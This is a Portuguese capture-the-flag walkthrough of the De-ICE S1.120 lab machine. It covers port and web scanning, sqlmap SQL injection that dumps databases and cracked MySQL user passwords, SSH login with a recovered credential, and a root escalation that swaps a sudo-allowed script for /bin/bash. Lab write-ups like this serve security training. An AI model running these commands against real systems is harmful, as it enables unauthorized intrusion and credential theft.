DE-ICE:S1.120

IP da máquina: 192.168.1.120 // MAC: 00:0c:29:16:4f:4d

Resultados do nmap:

```
root@kali:~# nmap -sS -sV -p- -Pn -v 192.168.1.120
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 13:24 -03
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 13:24
Scanning 192.168.1.120 [1 port]
Completed ARP Ping Scan at 13:24, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:24
Completed Parallel DNS resolution of 1 host. at 13:24, 0.16s elapsed
Initiating SYN Stealth Scan at 13:24
Scanning 192.168.1.120 [65535 ports]
Discovered open port 80/tcp on 192.168.1.120
Discovered open port 21/tcp on 192.168.1.120
Discovered open port 3306/tcp on 192.168.1.120
Discovered open port 443/tcp on 192.168.1.120
Discovered open port 22/tcp on 192.168.1.120
Completed SYN Stealth Scan at 13:24, 9.16s elapsed (65535 total ports)
```


```
Not shown: 65530 closed ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        ProFTPD 1.3.2
22/tcp   open  ssh        OpenSSH 5.1 (protocol 2.0)
80/tcp   open  http       Apache httpd 2.2.11 ((Unix) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8k PHP/5.2.9 mod_a
preq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
443/tcp  open  ssl/https?
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:16:4F:4D (VMware)
Service Info: OS: Unix
```

Resultados do nikto:

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebd
c59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.v
ar, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, H
TTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ mod_ssl/2.2.11 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ mod_apreq2-20051231/2.6.0 appears to be outdated (current is at least 2.6.1)
+ PHP/5.2.9 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ Apache/2.2.11 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Perl/v5.10.0 appears to be outdated (current is at least v5.20.0)
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 8426, size: 30894, mtime: Fri May 11 09:40:36 2007
+ mod_ssl/2.2.11 OpenSSL/0.9.8k PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
 overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-3268: /webalizer/: Directory indexing found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QU
ERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QU
ERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QU
ERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QU
ERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It
may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8724 requests: 0 error(s) and 33 item(s) reported on remote host
```

Resultados do sqlmap:

http://192.168.1.120/products.php?id=2’




```
available databases [6]:
[*] cdcol
[*] information_schema
[*] merch
[*] mysql
[*] phpmyadmin
[*] test
```

Usuário e senhas descobertos:

sqlmap -u "http://192.168.1.120/products.php?id=2" -D mysql --users --passwords --batch

```
[13:50:43] [INFO] resuming password 'Password' for hash '*fba7c2d27c9d05f3fd4c469a1bbaf557114e5594' for user 'ccoffee'
[13:50:43] [INFO] resuming password 'lifehack' for hash '*79bf466bcc601bd91a0897bb162421f9ba8c29ca' for user 'mnader'
[13:50:43] [INFO] resuming password 'sunshine' for hash '*d6b63c1953e7f096db307f8ac48c4ad703e57001' for user 'djohnson'
[13:50:43] [INFO] resuming password '12345' for hash '*00a51f3f48415c7d4e8908980d443c29c69b60c9' for user 'rjacobson'
[13:50:43] [INFO] resuming password 'kotaku' for hash '*4dc6d98e4cf6200b9f5529afde2e3b909f41e4d0' for user 'jalvarez'
[13:50:43] [INFO] resuming password 'gizmodo' for hash '*d183105443fbde597607b8bc5475a9e1b7847f3e' for user 'lmartinez'
[13:50:43] [INFO] resuming password 'iloveyou' for hash '*cfbf459d9d6057bc2a85477a38327b96f06b1597' for user 'strammel'
[13:50:43] [INFO] resuming password 'computer' for hash '*81101ded975d54bd76a3c8ead293597ae9bb143f' for user 'sjohnson'
[13:50:43] [INFO] resuming password 'qwerty' for hash '*aa1420f182e88b9e5f874f6fbe7459291e8f4601' for user 'bbanter'
[13:50:43] [INFO] resuming password 'abc123' for hash '*6691484ea6b50ddde1926a220da01fa9e575c18a' for user 'aweiland'
[13:50:43] [INFO] resuming password 'letmein' for hash '*d37c49f9cbefbf8b6f4b165ac703aa271e079004' for user 'hlovell'
[13:50:43] [INFO] resuming password '12345678' for hash '*84aac12f54ab666ecfc2a83c676908c8bbc381b1' for user 'mbryan'
[13:50:43] [INFO] resuming password 'starwars' for hash '*24b8599baf46dd4b4d8db50a3b10136457492622' for user 'dstevens'
[13:50:43] [INFO] resuming password 'superman' for hash '*ae9f960f8fa0994c9878d2245da640eaff09ba0e' for user 'jalcantar'
[13:50:43] [INFO] resuming password '1234' for hash '*a4b6157319038724e3560894f7f932c8886ebfcf' for user 'jayala'
[13:50:43] [INFO] resuming password '123456' for hash '*6bb4837eb74329105ee4568dda7dc67ed2ca2ad9' for user 'myajima'
[13:50:43] [INFO] resuming password 'pepper' for hash '*626ac8265c7d53693cb7478376ce1b4825dff286' for user 'qpowers'
[13:50:43] [INFO] resuming password 'shadow' for hash '*7b2f14d9bb629e334cd49a1028bd85750f7d3530' for user 'mrodriguez'
[13:50:43] [INFO] resuming password 'princess' for hash '*2ce4701d02a76c12cd513109ca16967a68b4c23a' for user 'kwebber'
[13:50:43] [INFO] resuming password 'michael' for hash '*db1b792ec6dae393bae7ad832d3af207c12e9a00' for user 'cchisholm'
[13:50:43] [INFO] resuming password 'internet' for hash '*797420c584ebf42750eb523104268ba0fd87fbc8' for user 'aharp'
[13:50:43] [INFO] resuming password 'batman' for hash '*f491287896471cb21030790bf46865c4a39de651' for user 'bphillips'
[13:50:43] [INFO] resuming password 'whatever' for hash '*90837f291b744bbe86df95a37d2b2524185dbbf5' for user 'jfranklin'
[13:50:43] [INFO] resuming password 'gawker' for hash '*3eeb06be54eabf909dc8f6107110777f1de43186' for user 'dcooper'
[13:50:43] [INFO] resuming password 'blahblah' for hash '*446525bb82b5e22bd9e525261d37c494f623c52b' for user 'tgoodchap'
[13:50:43] [INFO] resuming password 'soccer' for hash '*94f3dc3f398b76269caad51627279d4233a6c89a' for user 'dwestling'
[13:50:43] [INFO] resuming password 'baseball' for hash '*51aa306e66303073dba15d2750e23c90c7a7f947' for user 'sgains'
[13:50:43] [INFO] resuming password 'michelle' for hash '*ed043a01f4583450bc8eb1e83c00c372ca49c4e4' for user 'swarren'
[13:50:43] [INFO] resuming password 'killer' for hash '*c5feac8a32d4faff1ef681447da706634352aff8' for user 'tdeleon'
[13:50:43] [INFO] resuming password '0' for hash '*b12289eef8752ad620294a64a37cd586223ab454' for user 'dtraylor'
[13:50:43] [INFO] resuming password 'jennifer' for hash '*b021918a5dca54916cf724573179571dfc37ac88' for user 'bwatkins'
[13:50:43] [INFO] resuming password 'pokemon' for hash '*44ffb04331adaecb1fab104f634e9b066bf8c6dc' for user 'aadams'
[13:50:43] [INFO] resuming password 'jordan' for hash '*a7d31514d37a55ce91c6c5df97299cbc1b1937ec' for user 'dgrant'
[13:50:43] [INFO] resuming password 'cheese' for hash '*7fd9f123c9fc025372a5aad19d107783cd19ccf7' for user 'rpatel'
[13:50:43] [INFO] resuming password '1234567' for hash '*6a7a490fb9dc8c33c2b025a91737077a7e9cc5e5' for user 'jbresnahan'
[13:50:43] [INFO] resuming password 'monkey' for hash '*a5892368ae83685440a1e27d012306b073bdf5b7' for user 'krenfro'
[13:50:43] [INFO] resuming password 'dragon' for hash '*f8e113fd51d520075836a4b815568ba2b96f7c30' for user 'dgilfillan'
[13:50:43] [INFO] resuming password '111111' for hash '*fd571203974ba9afe270fe62151ae967eca5e0aa' for user 'lmorales'
[13:50:43] [INFO] resuming password 'welcome' for hash '*df216f57f1f2066124e1aa5491d995c3cb57e4c2' for user 'rdominguez'
[13:50:43] [INFO] resuming password '123123' for hash '*e56a114692fe0de073f9a1dd68a00eeb9703f3f1' for user 'mholland'
[13:50:43] [INFO] resuming password '666666' for hash '*b2b366ca5c4697f31d4c55d61f0b17e70e5664ec' for user 'aallen'
[13:50:43] [INFO] resuming password 'password' for hash '*2470c0c06dee42fd1618bb99005adca2ec9d1e19' for user 'amaynard'
[13:50:43] [INFO] resuming password 'master' for hash '*8d6a637f37955dbfce1229204ddbed1ce11e6f41' for user 'kclemons'
[13:50:43] [INFO] resuming password 'football' for hash '*fcaaf3f0bd94c027b2769a95903c355ce6294660' for user 'aspears'
```

Acesso SSH:

Usuário: ccoffee // Senha: Password

```
root@kali:~# ssh ccoffee@192.168.1.120
The authenticity of host '192.168.1.120 (192.168.1.120)' can't be established.
RSA key fingerprint is SHA256:bUsaP8YTwRaEnLqvR5mj5Ln3gieTocaZIo+9XorDmqQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.120' (RSA) to the list of known hosts.
ccoffee@192.168.1.120's password:
Linux 2.6.27.27.
ccoffee@slax:~$ id
uid=1000(ccoffee) gid=100(users) groups=100(users),102(admin)
ccoffee@slax:~$
```

Root:

```
ccoffee@slax:~/scripts$ ls
getlogs.sh*
ccoffee@slax:~/scripts$ mv getlogs.sh getlogs.oi
ccoffee@slax:~/scripts$ ls
getlogs.oi*
ccoffee@slax:~/scripts$ echo "/bin/bash" > getlogs.sh
ccoffee@slax:~/scripts$ chmod 777 ge
getlogs.oi  getlogs.sh
ccoffee@slax:~/scripts$ chmod 777 getlogs.sh
ccoffee@slax:~/scripts$ ls
getlogs.oi*  getlogs.sh*
ccoffee@slax:~/scripts$ ./get
getlogs.oi  getlogs.sh
ccoffee@slax:~/scripts$ ./getlogs.sh
bash-3.1$ i
bash: i: command not found
bash-3.1$ d
bash: d: command not found
bash-3.1$ id
uid=1000(ccoffee) gid=100(users) groups=100(users),102(admin)
bash-3.1$ exit
exit
ccoffee@slax:~/scripts$ sudo ./getlogs.sh
bash-3.1# i
bash: i: command not found
bash-3.1# d
bash: d: command not found
bash-3.1# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),17(audio),18(video),19(cdro
m),26(tape),83(plugdev)
bash-3.1#
```